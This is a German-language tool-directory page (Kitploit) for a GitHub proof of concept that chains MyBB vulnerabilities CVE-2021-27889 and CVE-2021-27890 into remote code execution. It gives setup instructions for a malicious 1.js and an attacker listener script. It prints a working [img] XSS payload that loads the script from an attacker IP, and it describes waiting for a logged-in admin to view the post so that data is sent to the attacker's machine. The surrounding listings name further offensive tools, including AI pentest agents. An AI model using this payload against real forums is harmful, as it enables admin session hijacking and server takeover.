
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Einreichen
ToolsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Mybb-XSS_SQL_RCE-POC — Mybb assoziiert CVE-2021-27890 & CVE-2021-27889 mit RCE-poc. | Kitploit

Tools/GitHubGitHub/xiaopan233/mybb-xss_sql_rce-poc
Payload-GenerierungExploitationWebanwendungs-Exploitation
GitHubxiaopan233/mybb-xss_sql_rce-poc

Mybb-XSS_SQL_RCE-POC

Mybb assoziiert CVE-2021-27890 & CVE-2021-27889 mit RCE-poc.

Repository anzeigen
10213vor 5 JahrenNoch nicht geprüft
Teilen

Mybb-XSS_SQL_RCE-POC

Mybb verknüpft CVE-2021-27890 & CVE-2021-27889 mit dem RCE-PoC

Vor der Verwendung:

Hier gibt es zwei Dateien: 1.js und attack_listen.py

Sie sollten diese beiden Dateien ändern:

1.js:

Ändern Sie die MyBB-Forum-URL und die Angriffs-URL:

var bashurl = 'http://192.168.92.164/mybb/mybb-mybb_1825' #mybb forum url
var attack_url = 'http://192.168.92.165:8080/attack_success' #change the attack machine ip.should keep the same with the attack_listen.py

attack_listen.py

Ändern Sie den Angriffs-Host und den Angriffs-Port:

attack_host = '192.168.92.165'
attack_port = 8080

Verwendung:

CVE-2021-27889 ist XSS. Sie sollten den folgenden Payload in "New Post Thread" oder "Reply" oder "Private Messages" injizieren, bevor Sie den Angriff durchführen. In dieser Demo sende ich den Payload an "New Post Thread".

Beachten Sie, dass 192.168.92.165 die IP des bösartigen Servers ist. Sie sollten sie ändern.

[img]http://evil.com/xx(http://evil.com/onerror=xs1=String.fromCharCode(47);xa1=document.createElement(/script/.source);xa1.src=xs1+xs1+/192.168.92.165/.source+xs1+/1.js/.source;document.getElementById(/header/.source).append(xa1);//[/img]



Nun wurde unser bösartiges JS 1.js erfolgreich injiziert. Dann sollten wir warten, bis ein Admin diesen Beitrag mit dem Cookie der angemeldeten Admin-Seite besucht.

Beachten Sie, dass der Admin-Benutzer nicht zwingend auf der Forumsseite angemeldet sein muss.


Während wir warten, sollten wir das "attack_listen.py" auf unserer Angriffsmaschine ausführen, um festzustellen, ob der Admin-Benutzer angegriffen wird.

python3 attack_listen.py

Wenn der Admin-Benutzer den bösartigen Beitrag aufruft, führt das bösartige JS den Angriff aus:


Wir können die Informationen auf unserer Angriffsmaschine empfangen:

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    343
  • 5

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    258

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →